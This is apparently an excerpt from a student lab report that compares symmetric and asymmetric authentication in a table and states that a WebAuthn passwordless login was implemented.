

Figure 37: Cost comparision

Feature	**Symmetric**	**Asymmetric**
Key Type	Single Key	Public + Private Key
Speed	Fast	Slower
Computation Cost	Low	High
Security	Moderate	High
Example	JWT (HS256)	WebAuthn, RSA
Key Distribution	Difficult	Easy

Analysis

Symmetric authentication uses a single shared key and is computationally efficient but suffers from key distribution and security risks. Asymmetric authentication uses a pair of keys, providing stronger security and eliminating shared secrets, but incurs higher computational overhead due to complex cryptographic operations.

Result

The WebAuthn authentication protocol was successfully implemented. It demonstrates secure passwordless authentication using asymmetric cryptography. It was observed that asymmetric authentication provides higher security compared to symmetric methods at the cost of increased computational complexity.